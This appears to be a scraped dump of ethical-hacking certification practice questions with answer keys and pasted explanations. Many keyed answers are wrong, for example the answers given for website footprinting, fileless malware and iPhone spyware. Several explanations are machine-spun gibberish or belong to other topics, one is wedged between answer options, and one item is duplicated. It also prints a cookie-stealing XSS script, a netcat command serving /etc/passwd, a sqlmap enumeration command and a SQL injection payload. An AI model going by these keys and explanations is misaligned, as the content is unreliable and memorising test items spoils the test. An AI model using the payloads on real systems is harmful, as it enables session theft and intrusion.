NEW QUESTION: 202
Ricardo has discovered the username for an application in his targets environment. As he has a limited amount of time, he decides to attempt to use a list of common passwords he found on the Internet. He compiles them into a list and then feeds that list as an argument into his password-cracking application, what type of attack is Ricardo performing?
A. Known plaintext
B. Password spraying
C. Brute force
D. Dictionary
Answer: (SHOW ANSWER)
A dictionary Attack as an attack vector utilized by the attacker to break in a very system, that is password protected, by golf shot technically each word in a very dictionary as a variety of password for that system. This attack vector could be a variety of Brute Force Attack.
The lexicon will contain words from an English dictionary and conjointly some leaked list of commonly used passwords and once combined with common character substitution with numbers, will generally be terribly effective and quick.
How is it done?
Basically, it's attempting each single word that's already ready. it's done victimization machine-controlled tools that strive all the possible words within the dictionary.
Some password Cracking Software:
* John the ripper
* L0phtCrack

* Aircrack-ng

NEW QUESTION: 203
if you send a TCP ACK segment to a known closed port on a firewall but it does not respond with an RST.
what do you know about the firewall you are scanning?
A. This event does not tell you encrypting about the firewall.
B. There is no firewall in place.
C. It Is a non-stateful firewall.
D. It is a stateful firewall
Answer: (SHOW ANSWER)

NEW QUESTION: 204
Boney, a professional hacker, targets an organization for financial benefits. He performs an attack by sending his session ID using an MITM attack technique. Boney first obtains a valid session ID by logging into a service and later feeds the same session 10 to the target employee. The session ID links the target employee to Boneys account page without disclosing any information to the victim. When the target employee clicks on the link, all the sensitive payment details entered in a form are linked to Boneys account. What is the attack performed by Boney in the above scenario?
A. Session donation attack
B. CRIME attack
C. Forbidden attack
D. Session fixation attack
Answer: A (LEAVE A REPLY)

NEW QUESTION: 205
What is the port to block first in case you are suspicious that an IoT device has been compromised?
A. 443
B. 22
C. 48101
D. 80
Answer: C (LEAVE A REPLY)

NEW QUESTION: 206
Which of the following commands checks for valid users on an SMTP server?
A. RCPT
B. CHK
C. VRFY
D. EXPN
Answer: C (LEAVE A REPLY)

Explanation
The VRFY commands enables SMTP clients to send an invitation to an SMTP server to verify that mail for a selected user name resides on the server. The VRFY command is defined in RFC 821.The server sends a response indicating whether the user is local or not, whether mail are going to be forwarded, and so on. A response of 250 indicates that the user name is local; a response of 251 indicates that the user name isn't local, but the server can forward the message. The server response includes the mailbox name.

NEW QUESTION: 207
Attacker Rony installed a rogue access point within an organization's perimeter and attempted to intrude into its internal network. Johnson, a security auditor, identified some unusual traffic in the internal network that is aimed at cracking the authentication mechanism. He immediately turned off the targeted network and tested for any weak and outdated security mechanisms that are open to attack.
What is the type of vulnerability assessment performed by Johnson in the above scenario?
A. Distributed assessment
B. Host-based assessment
C. Wireless network assessment
D. Application assessment
Answer: (SHOW ANSWER)

NEW QUESTION: 208
Based on the following extract from the log of a compromised machine, what is the hacker really trying to steal?
A. Repair file
B. har.txt
C. SAM file
D. wwwroot
Answer: C (LEAVE A REPLY)

NEW QUESTION: 209
Which file is a rich target to discover the structure of a website during web-server footprinting?
A. Document root
B. Robots.txt
C. domain.txt
D. index.html
Answer: C (LEAVE A REPLY)
File TXT records are a type of Domain Name System (DNS) record that contains text information for sources outside of your domain. You add these records to your domain settings. You can use TXT records for various purposes. Google uses them to verify domain ownership and to ensure email security.

You verify your domain through your domain host (typically where you purchased your domain name). Your domain host maintains settings called DNS records that direct internet traffic to your domain name. For details, see Identify your domain host.
Google gives you a TXT verification record to add to your domain host's DNS records. When Google sees the record exists, your domain ownership is confirmed. The verification record does not affect your website or email.

NEW QUESTION: 210
A large company intends to use Blackberry for corporate mobile phones and a security analyst is assigned to evaluate the possible threats. The analyst will use the Blackjacking attack method to demonstrate how an attacker could circumvent perimeter defenses and gain access to the Prometric Online Testing - Reports
https://ibt1.prometric.com/users/custom/report_queue/rq_str... corporate network. What tool should the analyst use to perform a Blackjacking attack?
A. Paros Proxy
B. BBProxy
C. Blooover
D. BBCrack
Answer: B (LEAVE A REPLY)

NEW QUESTION: 211
You are tasked to configure the DHCP server to lease the last 100 usable IP addresses in subnet to. 1.4.0/23. Which of the following IP addresses could be teased as a result of the new configuration?
A. 210.1.55.200
B. 10.1.4.254
C. 10.1.4.156
D. 10..1.5.200
Answer: D (LEAVE A REPLY)

NEW QUESTION: 212
Consider the following Nmap output:

```
Starting Nmap X.XX (http://nmap.org) at XXX-XX-XX XX:XX EDT
Nmap scan report for 192.168.1.42 Host is up (0.00023s latency).
Not shown: 932 filtered ports, 56 closed ports
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
25/tcp open smtp
53/tcp open domain
80/tcp open http
110/tcp open pop3
143/tcp open imap
443/tcp open https
465/tcp open smtps
587/tcp open submission
993/tcp open imaps
995/tcp open pop3s
Nmap done: 1 IP address (1 host up) scanned in 3.90 seconds
```

what command-line parameter could you use to determine the type and version number of the web server?

A. -sv

B. -Pn

C. -V

D. -ss

Answer: A (LEAVE A REPLY)

C:\Users\moi>nmap -h | findstr " -sV" -sV: Probe open ports to determine service/version info

NEW QUESTION: 213

Study the snort rule given below:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 135
(msg: "NETBIOS DCERPC ISystemActivator bind attempt";
flow:to_server, established; content: "|05|"; distance: 0; within: 1;
content: "|ob|"; distance: 1; within: 1; byte_test: 1, &, 1, 0, relative;
content: "|A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46|";
distance: 29; within: 16; reference: cve, CAN-2003-0352;
classtype: attempted-admin; sid: 2192; rev: 1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 445 (msg: "NETBIOS SMB
DCERPC ISystemActivator bind attempt"; flow: to_server, established;
content: "|FF|SMB|25|"; nocase; offset:4, depth:5; content: "|26 00|";
nocase; distance:5; within: 12; content: "|05|"; distance:0; within:1;
content: "|ob|"; distance: 1; within: 1; byte_test: 1, &, 1, 0, relative;
content: "|A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46|";
distance: 29; within: 16; reference: cve, CAN-2003-0352;
classtype: attempted-admin; sid: 2193; rev: 1;)
```

From the options below, choose the exploit against which this rule applies.

A. MS Blaster

B. MyDoom
C. WebDav
D. SQL Slammer
Answer: A (LEAVE A REPLY)

NEW QUESTION: 214
The network users are complaining because their systems are slowing down. Further, every time they attempt to go to a website, they receive a series of pop-ups with advertisements. What type of malware have the systems been infected with?
A. Spyware
B. Adware
C. Virus
D. Trojan
Answer: (SHOW ANSWER)

NEW QUESTION: 215
Which type of malware spreads from one system to another or from one network to another and causes similar types of damage as viruses do to the infected system?
A. Trojan
B. Adware
C. Worm
D. Rootkit
Answer: (SHOW ANSWER)

NEW QUESTION: 216
When a normal TCP connection starts, a destination host receives a SYN (synchronize/start) packet from a source host and sends back a SYN/ACK (synchronize acknowledge). The destination host must then hear an ACK (acknowledge) of the SYN/ACK before the connection is established. This is referred to as the "TCP three-way handshake." While waiting for the ACK to the SYN ACK, a connection queue of finite size on the destination host keeps track of connections waiting to be completed. This queue typically empties quickly since the ACK is expected to arrive a few milliseconds after the SYN ACK.
How would an attacker exploit this design by launching TCP SYN attack?
A. Attacker generates TCP ACK packets with random source addresses towards a victim host
B. Attacker generates TCP SYN packets with random destination addresses towards a victim host
C. Attacker floods TCP SYN packets with random source addresses towards a victim host
D. Attacker generates TCP RST packets with random source addresses towards a victim host
Answer: C (LEAVE A REPLY)

NEW QUESTION: 217
Which utility will tell you in real time which ports are listening or in another state?

A. Nmap
B. Loki
C. Netstat
D. TCPView
Answer: D (LEAVE A REPLY)

NEW QUESTION: 218
Daniel Is a professional hacker who Is attempting to perform an SQL injection attack on a target website. www.movlescope.com. During this process, he encountered an IDS that detects SQL Injection attempts based on predefined signatures. To evade any comparison statement, he attempted placing characters such as "or '1'='1" In any bask injection statement such as "or 1=1." Identify the evasion technique used by Daniel in the above scenario.
A. Null byte
B. IP fragmentation
C. Char encoding
D. Variation
Answer: D (LEAVE A REPLY)
One may append the comment "-" operator along with the String for the username and whole avoid executing the password segment of the SQL query. Everything when the - operator would be considered as comment and not dead.
To launch such an attack, the value passed for name could be 'OR '1'='1' ; - Statement = "SELECT * FROM 'CustomerDB' WHERE 'name' = ' "+ userName + " ' AND 'password' = ' " + passwd + " ' ; " Statement = "SELECT * FROM 'CustomerDB' WHERE 'name' = ' ' OR '1'='1';- + " ' AND 'password' = ' " + passwd + " ' ; " All the records from the customer database would be listed.
Yet, another variation of the SQL Injection Attack can be conducted in dbms systems that allow multiple SQL injection statements. Here, we will also create use of the vulnerability in sure dbms whereby a user provided field isn't strongly used in or isn't checked for sort constraints.
This could take place once a numeric field is to be employed in a SQL statement; but, the programmer makes no checks to validate that the user supplied input is numeric.

NEW QUESTION: 219
There have been concerns in your network that the wireless network component is not sufficiently secure. You perform a vulnerability scan of the wireless network and find that it is using an old encryption protocol that was designed to mimic wired encryption.
What encryption protocol is being used?
A. WEP
B. WPA3
C. RADIUS
D. WPA
Answer: A (LEAVE A REPLY)

NEW QUESTION: 220
Security administrator John Smith has noticed abnormal amounts of traffic coming from local computers at night. Upon reviewing, he finds that user data have been exfilltrated by an attacker. AV tools are unable to find any malicious software, and the IDS/IPS has not reported on any non-whitelisted programs, what type of malware did the attacker use to bypass the company's application whitelisting?
A. Logic bomb malware
B. Phishing malware
C. Zero-day malware
D. File-less malware
Answer: B (LEAVE A REPLY)

NEW QUESTION: 221
You have retrieved the raw hash values from a Windows 2000 Domain Controller. Using social engineering, you come to know that they are enforcing strong passwords. You understand that all users are required to use passwords that are at least 8 characters in length. All passwords must also use 3 of the 4 following categories:
lower case letters, capital letters, numbers and special characters. With your existing knowledge of users, likely user account names and the possibility that they will choose the easiest passwords possible, what would be the fastest type of password cracking attack you can run against these hash values and still get results?
A. Dictionary Attack
B. Online Attack
C. Hybrid Attack
D. Brute Force Attack
Answer: C (LEAVE A REPLY)

NEW QUESTION: 222
Gregory, a professional penetration tester working at Sys Security Ltd., is tasked with performing a security test of web applications used in the company. For this purpose, Gregory uses a tool to test for any security loopholes by hijacking a session between a client and server. This tool has a feature of intercepting proxy that can be used to inspect and modify the traffic between the browser and target application. This tool can also perform customized attacks and can be used to test the randomness of session tokens. Which of the following tools is used by Gregory in the above scenario?
A. Burp Suite
B. Wireshark
C. Nmap
D. CxSAST
Answer: A (LEAVE A REPLY)

NEW QUESTION: 223
Which type of security feature stops vehicles from crashing through the doors of a building?
A. Turnstile
B. Mantrap
C. Receptionist
D. Bollards
Answer: D (LEAVE A REPLY)

NEW QUESTION: 224
A zone file consists of which of the following Resource Records (RRs)?
A. DNS, NS, AXFR, and MX records
B. DNS, NS, PTR, and MX records
C. SOA, NS, AXFR, and MX records
D. SOA, NS, A, and MX records
Answer: D (LEAVE A REPLY)

NEW QUESTION: 225
What is the purpose of DNS AAAA record?
A. IPv6 address resolution record
B. Address prefix record
C. Authorization, Authentication and Auditing record
D. Address database record
Answer: A (LEAVE A REPLY)

NEW QUESTION: 226
Johnson, an attacker, performed online research for the contact details of reputed cybersecurity firms. He found the contact number of sibertech.org and dialed the number, claiming himself to represent a technical support team from a vendor. He warned that a specific server is about to be compromised and requested sibertech.org to follow the provided instructions. Consequently, he prompted the victim to execute unusual commands and install malicious files, which were then used to collect and pass critical Information to Johnson's machine. What is the social engineering technique Steve employed in the above scenario?
A. Quid pro quo
B. Diversion theft
C. Elicitation
D. Phishing
Answer: C (LEAVE A REPLY)
Explanation
Elicitation may be a lively effort to extract project-related information from all relevant stakeholders. the target is to obviously define the business or project objectives. Requirements elicitation uses various analytics and techniques that leave complete, concise and clear

requirements to be gathered. A Standish Group report lists "incomplete requirements" because the leading explanation for software project failure and divulges that poor requirements account for 50% of project failures. Poor requirements are a results of sub-standard elicitation which can also cause scope creep, budget overrun and inadequate process redesign.
Elicitation is vital as many stakeholders are unable to accurately articulate the business problem. Therefore, analysts performing the elicitation got to make sure that the wants produced are clearly understandable, useful and relevant. A well defined problem and clear requirements will go an extended thanks to creating the right solution that adds value to the business.


NEW QUESTION: 227
What is the minimum number of network connections in a multihomed firewall?
A. 3
B. 2
C. 5
D. 4
Answer: A (LEAVE A REPLY)

NEW QUESTION: 228
Steven connected his iPhone to a public computer that had been infected by Clark, an attacker. After establishing the connection with the public computer, Steven enabled iTunes WI-FI sync on the computer so that the device could continue communication with that computer even after being physically disconnected. Now, Clark gains access to Steven's iPhone through the infected computer and is able to monitor and read all of Steven's activity on the iPhone, even after the device is out of the communication zone.
Which of the following attacks is performed by Clark in above scenario?
A. IOS trustjacking
B. IOS Jailbreaking
C. Exploiting SS7 vulnerability
D. Man-in-the-disk attack
Answer: A (LEAVE A REPLY)
An iPhone client's most noticeably terrible bad dream is to have somebody oversee his/her gadget, including the capacity to record and control all action without waiting be in a similar room.

In this blog entry, we present another weakness called "Trustjacking", which permits an aggressor to do precisely that.
This weakness misuses an iOS highlight called iTunes Wi-Fi sync, which permits a client to deal with their iOS gadget without genuinely interfacing it to their PC. A solitary tap by the iOS gadget proprietor when the two are associated with a similar organization permits an assailant to oversee the gadget. Furthermore, we will stroll through past related weaknesses and show the progressions that iPhone has made to alleviate them, and why these are adequately not to forestall comparative assaults.
After interfacing an iOS gadget to another PC, the clients are being found out if they trust the associated PC or not. Deciding to believe the PC permits it to speak with the iOS gadget by means of the standard iTunes APIs.
This permits the PC to get to the photographs on the gadget, perform reinforcement, introduce applications and considerably more, without requiring another affirmation from the client and with no recognizable sign. Besides, this permits enacting the "iTunes Wi-Fi sync" highlight, which makes it conceivable to proceed with this sort of correspondence with the gadget even after it has been detached from the PC, as long as the PC and the iOS gadget are associated with a similar organization. It is intriguing to take note of that empowering "iTunes Wi-Fi sync" doesn't need the casualty's endorsement and can be directed simply from the PC side.
Getting a live stream of the gadget's screen should be possible effectively by consistently requesting screen captures and showing or recording them distantly.
It is imperative to take note of that other than the underlying single purpose of disappointment, approving the vindictive PC, there is no other component that forestalls this proceeded with access. Likewise, there isn't anything that informs the clients that by approving the PC they permit admittance to their gadget even in the wake of detaching the USB link.

NEW QUESTION: 229
Susan, a software developer, wants her web API to update other applications with the latest information. For this purpose, she uses a user-defined HTTP tailback or push APIs that are raised based on trigger events: when invoked, this feature supplies data to other applications so that users can instantly receive real-time Information.
Which of the following techniques is employed by Susan?
A. web shells
B. Webhooks
C. REST API
D. SOAP API
Answer: B (LEAVE A REPLY)
Webhooks are one of a few ways internet applications will communicate with one another.
It allows you to send real-time data from one application to another whenever a given event happens.

For example, let's say you've created an application using the Foursquare API that tracks when people check into your restaurant. You ideally wish to be able to greet customers by name and provide a complimentary drink when they check in.
What a webhook will is notify you any time someone checks in, therefore you'd be able to run any processes that you simply had in your application once this event is triggered.
The data is then sent over the web from the application wherever the event originally occurred, to the receiving application that handles the data.
Here's a visual representation of what that looks like:



A webhook url is provided by the receiving application, and acts as a phone number that the other application will call once an event happens.
Only it's more complicated than a phone number, because data about the event is shipped to the webhook url in either JSON or XML format. this is known as the "payload." Here's an example of what a webhook url looks like with the payload it's carrying:

```
https://yourapp.com/data/12345?customer=bob?value=10.00?item=paper

To: yourapp.com/data/12345
Customer: Bob
Value: 10.00
Item: Paper
```

What are Webhooks? Webhooks are user-defined HTTP callback or push APIs that are raised based on events triggered, such as comment received on a post and pushing code to the registry. A webhook allows an application to update other applications with the latest information. Once invoked, it supplies data to the other applications, which means that users instantly receive real-time information. Webhooks are sometimes called "Reverse APIs" as they provide what is required for API specification, and the developer should create an API to use a webhook. A webhook is an API concept that is also used to send text messages and notifications to mobile numbers or email addresses from an application when a specific event is triggered. For instance, if you search for something in the online store and the required item is out of stock, you click on the "Notify me" bar to get an alert from the application when that item is available for purchase. These notifications from the applications are usually sent through webhooks.

NEW QUESTION: 230
".....is an attack type for a rogue Wi-Fi access point that appears to be a legitimate one offered on the premises, but actually has been set up to eavesdrop on wireless communications. It is the wireless version of the phishing scam. An attacker fools wireless users into connecting a laptop or mobile phone to a tainted hot-spot by posing as a legitimate provider. This type of attack may be used to steal the passwords of unsuspecting users by either snooping the communication link or

by phishing, which involves setting up a fraudulent web site and luring people there." Fill in the blank with appropriate choice.
A. Signal Jamming Attack
B. Sinkhole Attack
C. Evil Twin Attack
D. Collision Attack
Answer: C (LEAVE A REPLY)

NEW QUESTION: 231
Bella, a security professional working at an IT firm, finds that a security breach has occurred while transferring important files. Sensitive data, employee usernames, and passwords are shared in plaintext, paving the way for hackers to perform successful session hijacking. To address this situation, Bella implemented a protocol that sends data using encryption and digital certificates. Which of the following protocols is used by Bella?
A. IP
B. FTP
C. HTTPS
D. FTPS
Answer: D (LEAVE A REPLY)

NEW QUESTION: 232
Abel, a cloud architect, uses container technology to deploy applications/software including all its dependencies, such as libraries and configuration files, binaries, and other resources that run independently from other processes in the cloud environment. For the containerization of applications, he follows the five-tier container technology architecture. Currently. Abel is verifying and validating image contents, signing images, and sending them to the registries. Which of the following tiers of the container technology architecture Is Abel currently working in?
A. Tier-1: Developer machines
B. Tier-4: Orchestrators
C. Tier-3: Registries
D. Tier-2: Testing and accreditation systems
Answer: D (LEAVE A REPLY)
The official management decision given by a senior agency official to authorize operation of an information system and to explicitly accept the risk to agency operations (including mission, functions, image, or reputation), agency assets, or individuals, based on the implementation of an agreed-upon set of security controls.
formal declaration by a designated accrediting authority (DAA) or principal accrediting authority (PAA) that an information system is approved to operate at an acceptable level of risk, based on the implementation of an approved set of technical, managerial, and procedural safeguards. See authorization to operate (ATO). Rationale: The Risk Management Framework uses a new term to refer to this concept, and it is called authorization.

Identifies the information resources covered by an accreditation decision, as distinguished from separately accredited information resources that are interconnected or with which information is exchanged via messaging. Synonymous with Security Perimeter.
For the purposes of identifying the Protection Level for confidentiality of a system to be accredited, the system has a conceptual boundary that extends to all intended users of the system, both directly and indirectly connected, who receive output from the system. See authorization boundary. Rationale: The Risk Management Framework uses a new term to refer to the concept of accreditation, and it is called authorization. Extrapolating, the accreditation boundary would then be referred to as the authorization boundary.

NEW QUESTION: 233
In both pharming and phishing attacks, an attacker can create websites that look similar to legitimate sites with the intent of collecting personal identifiable information from its victims.
What is the difference between pharming and phishing attacks?
A. In a phishing attack, a victim is redirected to a fake website by modifying their host configuration file or by exploiting vulnerabilities in DNS. In a pharming attack, an attacker provides the victim with a URL that is either misspelled or looks very similar to the actual websites domain name
B. In a pharming attack, a victim is redirected to a fake website by modifying their host configuration file or by exploiting vulnerabilities in DNS. In a phishing attack, an attacker provides the victim with a URL that is either misspelled or looks similar to the actual websites domain name
C. Both pharming and phishing attacks are identical
D. Both pharming and phishing attacks are purely technical and are not considered forms of social engineering
Answer: (SHOW ANSWER)

NEW QUESTION: 234
jane, an ethical hacker. Is testing a target organization's web server and website to identity security loopholes. In this process, she copied the entire website and its content on a local drive to view the complete profile of the site's directory structure, file structure, external links, images, web pages, and so on. This information helps jane map the website's directories and gain valuable information. What is the attack technique employed by Jane in the above scenario?
A. Web cache poisoning
B. Website defacement
A mirror site may be a website or set of files on a computer server that has been copied to a different computer server in order that the location or files are available from quite one place. A mirror site has its own URL, but is otherwise just like the principal site. Load-balancing devices allow high-volume sites to scale easily, dividing the work between multiple mirror sites. A mirror site is typically updated frequently to make sure it reflects the contents of the first site. In some cases, the first site may arrange for a mirror site at a bigger location with a better speed connection and, perhaps, a better proximity to an outsized audience. If the first site generates an

excessive amount of traffic, a mirror site can ensure better availability of the web site or files. For websites that provide copies or updates of widely used software, a mirror site allows the location to handle larger demands and enables the downloaded files to arrive more quickly. Microsoft, Sun Microsystems and other companies have mirror sites from which their browser software are often downloaded. Mirror sites are wont to make site access faster when the first site could also be geographically distant from those accessing it. A mirrored web server is usually located on a special continent from the principal site, allowing users on the brink of the mirror site to urge faster and more reliable access. Mirroring an internet site also can be done to make sure that information are often made available to places where access could also be unreliable or censored. In 2013, when Chinese authorities blocked access to foreign media outlets just like the Wall Street Journal and Reuters, site mirroring was wont to restore access and circumvent government censorship.
C. website mirroring
D. Session hijacking
Answer: C (LEAVE A REPLY)

NEW QUESTION: 235
George is a security professional working for iTech Solutions. He was tasked with securely transferring sensitive data of the organization between industrial systems. In this process, he used a short-range communication protocol based on the IEEE 203.15.4 standard. This protocol is used in devices that transfer data infrequently at a low rate in a restricted area, within a range of 10-100 m. What is the short-range wireless communication technology George employed in the above scenario?
A. MQTT
B. LPWAN
C. Zigbee
D. NB-IOT
Answer: B (LEAVE A REPLY)
Low-power WAN (LPWAN) could be a wireless wide space network technology that interconnects low-bandwidth, powered devices with low bit rates over long ranges.
Created for machine-to-machine (M2M) and net of things (IoT) networks, LPWANs operate at a lower value with bigger power potency than ancient mobile networks. they're additionally ready to support a greater range of connected devices over a bigger space.
LPWANs will accommodate packet sizes from ten to 1,000 bytes at transmission speeds up to two hundred Kbps. LPWAN's long vary varies from a pair of kilometre to one,000 km, counting on the technology.
Most LPWANs have a star wherever, like Wi-Fi, every end point connects on to common central access points.
Types of LPWANs
LPWAN isn't one technology, however a bunch of assorted low-power, wide space network technologies that take several shapes and forms. LPWANs will use licenced or unauthorised frequencies and embody proprietary or open normal choices.

The proprietary, unauthorised Sigfox is one among the foremost wide deployed LPWANs these days. Running over a public network within the 868 MHz or 902 MHz bands, the ultra-narrowband technology solely permits one operator per country. whereas it will deliver messages over distances of 30-50 kilometre in rural areas, 3-10 kilometre in urban settings and up to one,000 kilometre in line-of-site applications, its packet size is restricted to a hundred and fifty messages of twelve bytes per day. Downlink packets area unit smaller, restricted to four messages of eight bytes per day. causation information back to endpoints may also be vulnerable to interference.
Random part multiple access, or RPMA, could be a proprietary LPWAN from Ingenu INC. tho' it's a shorter vary (up to fifty kilometre line of sight and with 5-10 kilometre nonline of sight), it offers higher duplex communication than Sigfox. However, as a result of it runs within the a pair of.4 gigahertz spectrum, it's vulnerable to interference from Wi-Fi, Bluetooth and physical structures. It additionally usually has higher power consumption than different LPWAN choices.
The unauthorised LoRa, nominative and backed by the LoRa Alliance, transmits in many sub-gigahertz frequencies, creating it less vulnerable to interference. A spinoff of chirp unfold spectrum (CSS) modulation, LoRa permits users to outline packet size. whereas open supply, the underlying transceiver chip accustomed implement LoRa is barely offered from Semtech Corporation, the corporate behind the technology. LoRaWAN is that the media access management (MAC) layer protocol that manages communication between LPWAN devices and gateways.
Weightless SIG has developed 3 LPWAN standards: The unifacial weightless-N, duplex Weightless-P and Weightless-W, that is additionally duplex and runs off of unused TV spectrum. Weightless-N and Weightless-P area unit usually a lot of in style choices because of Weightless-W's shorter battery life. Weightless-N and Weightless-P run within the sub-1 gigahertz unauthorised spectrum however additionally support licenced spectrum operation mistreatment twelve.5 kilohertz narrowband technology.
Narrowband-IoT (NB-IoT) and LTE-M area unit each third Generation Partnership Project (3GPP) standards that treat the licenced spectrum. whereas they need similar performance to different standards, they treat existing cellular infrastructure, permitting service suppliers to quickly add cellular IoT property to their service portfolios.
NB-IoT, additionally referred to as CAT-NB1, operates on existing LTE and international System for Mobile (GSM) infrastructure. It offers transmission and downlink rates of around two hundred Kbps, mistreatment solely two hundred kilohertz of accessible information measure.
LTE-M, additionally referred to as CAT-M1, offers higher information measure than NB-IoT, and therefore the highest information measure of any LPWAN technology.
Some vendors, as well as Orange and SK medium, area unit deploying each licenced and unauthorised technologies to capture each markets.
Other LPWAN technologies include:
GreenOFDM from GreenWaves Technologies
DASH7 from hayrick Technologies INC.
Symphony Link from Link Labs INC.
ThingPark Wireless from Actility
Ultra slim Band from numerous corporations as well as Telensa, Nwave and Sigfox WAVIoT

NEW QUESTION: 236
Your company was hired by a small healthcare provider to perform a technical assessment on the network.
What is the best approach for discovering vulnerabilities on a Windows-based computer?
A. Create a disk image of a clean Windows installation
B. Use a scan tool like Nessus
C. Use the built-in Windows Update tool
D. Check MITRE.org for the latest list of CVE findings
Answer: B (LEAVE A REPLY)

NEW QUESTION: 237
Susan, a software developer, wants her web API to update other applications with the latest information. For this purpose, she uses a user-defined HTTP tailback or push APIs that are raised based on trigger events: when invoked, this feature supplies data to other applications so that users can instantly receive real-time Information.
Which of the following techniques is employed by Susan?
A. web shells
B. Webhooks
C. REST API
D. SOAP API
Answer: B (LEAVE A REPLY)
Webhooks are one of a few ways internet applications will communicate with one another.
It allows you to send real-time data from one application to another whenever a given event happens.
For example, let's say you've created an application using the Foursquare API that tracks when people check into your restaurant. You ideally wish to be able to greet customers by name and provide a complimentary drink when they check in.
What a webhook will is notify you any time someone checks in, therefore you'd be able to run any processes that you simply had in your application once this event is triggered.
The data is then sent over the web from the application wherever the event originally occurred, to the receiving application that handles the data.
Here's a visual representation of what that looks like:

A webhook url is provided by the receiving application, and acts as a phone number that the other application will call once an event happens.
Only it's more complicated than a phone number, because data about the event is shipped to the webhook url in either JSON or XML format. this is known as the "payload." Here's an example of what a webhook url looks like with the payload it's carrying:

NEW QUESTION: 238
What tool can crack Windows SMB passwords simply by listening to network traffic?
A. This is not possible
B. NTFSDOS
C. Netbus
D. L0phtcrack
Answer: (SHOW ANSWER)

NEW QUESTION: 239
What would you enter if you wanted to perform a stealth scan using Nmap?
A. nmap -sS
B. nmap -sM
C. nmap -sT
D. nmap -sU
Answer: (SHOW ANSWER)

NEW QUESTION: 240
These hackers have limited or no training and know how to use only basic techniques or tools. What kind of hackers are we talking about?
A. Black-Hat Hackers A
B. Script Kiddies
C. White-Hat Hackers
D. Gray-Hat Hacker
Answer: B (LEAVE A REPLY)
Script Kiddies: These hackers have limited or no training and know how to use only basictechniques or tools. Even then they may not understand any or all of what they are doing.

NEW QUESTION: 241
Jake, a professional hacker, installed spyware on a target iPhone to spy on the target user's activities. He can take complete control of the target mobile device by jailbreaking the device

remotely and record audio, capture screenshots, and monitor all phone calls and SMS messages. What is the type of spyware that Jake used to infect the target device?

A. Androrat

B. Zscaler

C. DroidSheep

D. Trident

Answer: A (LEAVE A REPLY)

NEW QUESTION: 242

Password cracking programs reverse the hashing process to recover passwords. (True/False.)

A. False

B. True

Answer: (SHOW ANSWER)

NEW QUESTION: 243

Judy created a forum. One day, she discovers that a user is posting strange images without writing comments.

She immediately calls a security expert, who discovers that the following code is hidden behind those images:

<script>

document.write('<img.src="https://localhost/submitcookie.php? cookie ='+

escape(document.cookie) +'" />);

</script>

What issue occurred for the users who clicked on the image?

A. The code is a virus that is attempting to gather the user's username and password.

B. The code redirects the user to another site.

C. The code injects a new cookie to the browser.

D. This php file silently executes the code and grabs the user's session cookie and session ID.

Answer: D (LEAVE A REPLY)

NEW QUESTION: 244

What is the following command used for?

sqlmap.py-u ,,http://10.10.1.20/?p=1&forumaction=search" -dbs

A. Creating backdoors using SQL injection

B. A Enumerating the databases in the DBMS for the URL

C. Retrieving SQL statements being executed on the database

D. Searching database statements at the IP address given

Answer: A (LEAVE A REPLY)

NEW QUESTION: 245

What does the following command in netcat do?

nc -l -u -p55555 < /etc/passwd

A. grabs the /etc/passwd file when connected to UDP port 55555

B. deletes the /etc/passwd file when connected to the UDP port 55555

C. loads the /etc/passwd file to the UDP port 55555

D. logs the incoming connections to /etc/passwd file

Answer: (SHOW ANSWER)

NEW QUESTION: 246

The change of a hard drive failure is once every three years. The cost to buy a new hard drive is $300. It will require 10 hours to restore the OS and software to the new hard disk. It will require a further 4 hours to restore the database from the last backup to the new hard disk. The recovery person earns $10/hour. Calculate the SLE, ARO, and ALE. Assume the EF = 1(100%). What is the closest approximate cost of this replacement and recovery operation per year?

A. $100

B. $1320

C. $146

D. $440

Answer: C (LEAVE A REPLY)

NEW QUESTION: 247

Based on the below log, which of the following sentences are true?

Mar 1, 2016, 7:33:28 AM 10.240.250.23 - 54373 10.249.253.15 - 22 tcp_ip

A. Application is SSH and 10.240.250.23 is the client and 10.249.253.15 is the server.

B. SSH communications are encrypted; it's impossible to know who is the client or the server.

C. Application is FTP and 10.240.250.23 is the client and 10.249.253.15 is the server.

D. Application is SSH and 10.240.250.23 is the server and 10.249.253.15 is the client.

Answer: (SHOW ANSWER)

NEW QUESTION: 248

Peter, a system administrator working at a reputed IT firm, decided to work from his home and login remotely.

Later, he anticipated that the remote connection could be exposed to session hijacking. To curb this possibility, he implemented a technique that creates a safe and encrypted tunnel over a public network to securely send and receive sensitive information and prevent hackers from decrypting the data flow between the endpoints.
What is the technique followed by Peter to send files securely through a remote connection?
A. VPN
B. SMB signing
C. DMZ
D. Switch network
Answer: A (LEAVE A REPLY)

NEW QUESTION: 249
Bob was recently hired by a medical company after it experienced a major cyber security breach. Many patients are complaining that their personal medical records are fully exposed on the Internet and someone can find them with a simple Google search. Bob's boss is very worried because of regulations that protect those data. Which of the following regulations is mostly violated?
A. HIPPA/PHI
B. PII
C. PCIDSS
D. ISO 2002
Answer: (SHOW ANSWER)
Explanation
PHI stands for Protected Health info. The HIPAA Privacy Rule provides federal protections for private health info held by lined entities and provides patients an array of rights with regard to that info. under HIPAA phi is considered to be any identifiable health info that's used, maintained, stored, or transmitted by a HIPAA-covered entity - a healthcare provider, health plan or health insurer, or a aid clearinghouse - or a business associate of a HIPAA-covered entity, in relation to the availability of aid or payment for aid services.
It is not only past and current medical info that's considered letter under HIPAA Rules, however also future info concerning medical conditions or physical and mental health related to the provision of care or payment for care. phi is health info in any kind, together with physical records, electronic records, or spoken info.
Therefore, letter includes health records, medical histories, lab check results, and medical bills. basically, all health info is considered letter once it includes individual identifiers. Demographic info is additionally thought of phi underneath HIPAA Rules, as square measure several common identifiers like patient names, Social Security numbers, Driver's license numbers, insurance details, and birth dates, once they square measure connected with health info.
The eighteen identifiers that create health info letter are:
* Names
